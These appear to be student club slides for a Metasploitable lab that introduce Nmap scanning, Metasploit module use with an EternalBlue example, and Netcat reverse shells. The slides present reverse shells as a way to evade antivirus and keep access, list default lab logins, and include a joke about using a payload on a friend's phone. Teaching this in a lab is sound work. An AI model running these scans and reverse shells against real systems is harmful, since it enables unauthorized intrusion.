Metasploit

&

Metasploitable

Me when I use metasploit

Introduction to Metasploit

- Metasploit is a security testing tool that allow you to write and use modules and payloads to exploit vulnerable computers
- Created by Rapid7
  - A cybersecurity company that specializes in *pentesting* and cyber defense
  - Based in Boston, MA
- Open source tool that can be used on Windows and Linux
  - Some distros like Kali Linux have Metasploit built in by default

Objective

- Hack into the Metasploitable machine and use various tools to test out vulnerabilities.
- Use tools like Metasploit, Netcat or whatever exploitation tool you wish to use in this lab!

NMap (Network Mapper)

- **Nmap** is usually first tool used
- Scans machines to gain vital info about network
  - State of ports (Open/Closed/Filtered)
  - Services
- Helps decide how/ where to attack a machine

NMap Commands

Remove all <> before entering your parameter

- nmap <ip> (standard scan)
- nmap -A <ip> (aggressive scan, longer but more info)
- nmap -sV <ip> (version scan, more info of OS / system)
- nmap -p <port #> <ip> (specify a range or a singular port)
- nmap -d <#> <ip> (deploys a number of decoys that can hide your tracks when doing a scan)
- Ifconfig (gives your ip address, do this on your machine and metasploitable)

Metasploit Commands

Remove all <> before entering your parameter

- msfconsole (Starts Metasploit framework console)
  - Need info on machine first, use nmap on metasploitable machine
- search <exploit type>
  - Search for appropriate modules within Metasploit
  - Payloads, evasion, post-exploitation, recon
- use <exploit type>

Example: use exploit/windows/smb/ms_17_010_eternalblue

Metasploit Commands pt. II


- set <options>
  - lhost[s] = ip for kali
  - lport = port for kali (used for connecting back to you)
  - rhost[s] = victim ip
  - rport = victim port to attack (Metasploitable in this case)
- exploit or run
  - Execute the exploit
- meterpreter>
  - Meterpreter Session
  - Will show up once one of you exploits is successful
- ls, cd, cat, pwd, open, get, wget, curl
  - Common linux commands
  - Useful for listing files, directories, changing directories, etc.


My friend: Check out my new smartphone.

Me, ready with Metasploit payload:

Reverse Shells

- Once you have a meterpreter session using Metasploit.
- Antivirus' will detect Metasploit payloads and you may not get access
- So use reverse shells to get/keep access and evade antivirus
- NetCat is the go to tool for reverse shells.






NetCat Commands

- nc -lvnp <port #>(on your machine)
  - -l = listen
  - -v = verbose
  - -n = numeric IP address only
  - -p = port (choose any unused port, must be same as other command)
- On the victim machine they need to connect to you…
- nc <ip> <port #> (on victim machine)
  - IP of your machine
  - Choose any unused port
  - This will have victim connect back to you
- **Ensure port is the same for both commands**

Lab Diagram



Login to Kali:

kali
kali

Login to Metaspolitable:

msfadmin
msfadmin

Questions & Concerns

If you have any questions please don’t hesitate to ask us!

If you have any suggestions for the next meeting drop it in the Discord or talk to one of us!

Enjoy hacking!!